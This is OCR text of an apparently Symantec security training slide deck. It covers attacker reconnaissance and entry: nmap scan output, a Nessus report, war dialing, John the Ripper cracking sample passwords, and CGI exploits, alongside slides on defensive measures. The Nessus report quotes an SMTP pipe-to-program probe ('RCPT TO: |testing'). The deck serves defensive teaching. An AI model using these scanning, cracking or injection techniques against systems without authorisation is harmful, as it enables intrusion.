

/bin/bash
File Sessions Options Help
nmap -sS -O ftp.wishing-bear.com www.wishing-bear.com
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on ftp.wishing-bear.com (10.0.0.2):
Port State Protocol Service
21 open TCP ftp
23 open TCP telnet
25 open TCP smtp
79 open TCP finger
TCP Sequence Prediction: Class=random positive increments
Difficulty=5691999 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.12
Interesting ports on www.wishing-bear.com (10.0.0.1):
Port State Protocol Service
135 open TCP loc-srv
139 open TCP netbios-ssn
1031 open TCP iad2
TCP Sequence Prediction: Class=trivial time dependency
Difficulty=3 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98
Nmap run completed -- 2 IP addresses (2 hosts up) scanned in 5 seconds
#

Where Is the Door?
Network Vulnerability Scanners


- **Nessus**
  - Linux/Unix server
  - X-windows, Microsoft windows and java clients available
  - Plug-in architecture -- quickly add new checks
  - Nessus attack scripting language for developing sturdy checks
  - Client/server architecture
  - Exportable reports
  - Can test an unlimited number of hosts at one time
  - Open source - downloadable from the Internet

Where Is the Door?


Nessus



symantec.


Nessus Setup
Nessusd host
Plugins
Prefs.
Scan options
Target selection
User
Credits
Target selection
Target(s) :
List of Systems
Read file...
Perform a DNS zone transfer
Start the scan
Load report
Quit

symantec.



Nessus Report <3>
Summary
Number of hosts tested : 3
Found 7 security holes
Found 25 security warnings
System A
System B
System C
smtp (25/tcp)
Security warnings
Security holes
The remote SMTP server did not complain when issued the command :
MAIL FROM: root@this_host
RCPT TO: |testing
This probably means that it is possible to send mail directly to programs, which is a serious threat, since this allows anyone to execute arbitrary command on this host.
NOTE : ** This security hole might be a false positive, since some MTAs will not complain to this test, and instead will just drop the message silently **
Solution : upgrade your MTA or change it.
Risk factor : High
CVE : CAN-1999-0163
Save as...
Save as NSR
Close

symantec.

Where Do I Want to Go?
War Dialing

- **Scan a range or list of phone numbers searching for modems.**

XXX-XX41 Phone
XXX-XX42 Phone
XXX-XX43 Modem
XXX-XX44 Phone



symantec.

Where Is the Door?
Protection

- **Keep your systems and applications updated**
- **Disable all unneeded network services**
- **Stop scans at the perimeter**
  - Use a highly configurable firewall (proxy-based is best)
  - Use IDS in conjunction with the firewall to improve coverage
  - Only allow necessary ports to be accessible from the outside
  - Use a DMZ for other services
- **Use both host-based and network-based intrusion detection**
  - Security administrator can be alerted when an attack is in progress
- **Limit modem access**


Opening the Door
Passwords

- **Password information can be stolen and cracked**
  - Password stealing (CGI script exploits, shoulder surfing, password cracking…)
  - Network sniffing (reading the password directly from network traffic)
- **Password Cracking**
  - Predictable passwords (blank, “guest”, user name, family name, …)
  - Dictionary attack (earth1 is an example of a password that is susceptible to dictionary attack)
  - Brute force
- **Password guessing**

Opening the Door
Passwords - cracking

- Crack
- John the ripper
- Many others

Opening the Door
John The Ripper




```
$ john password-file

John            (john)
earth1          (dave)
longpass        (rick)
```


symantec.

/bin/bash

File Sessions Options Help

```
# john passwd

Loaded 5 passwords with 5 different salts (Standard DES
[24/32 4K])

john             (john)
earth1           (dave)
longpass         (rick)
```

Opening the Door
Protection – Passwords


- **Don’t send passwords over the network in clear text (use tools like ssh that encrypt their communications)**
- **Consider two-factor authentication (A password + something else; For example, encryption key pair, smart card, …)**
- **Enforce strict password policies**
  - Minimum 8 characters
  - Use available tools to regularly check for bad passwords
- **Keep your systems and applications updated**

Opening the Door
CGI-bin Exploits

- **Exploits design or coding flaws in CGI-bin code**
- **Three types of exploits possible**
  - Execute commands on web server
  - Read system files from web server
  - Modify files on web server
- **One of the most common types of attacks for web servers**
- **Possible to use web-based search engines to locate vulnerable systems**

Opening the Door
CGI-bin Exploit

Attacker



Internet

Router

Hub


NT Server

Workstation

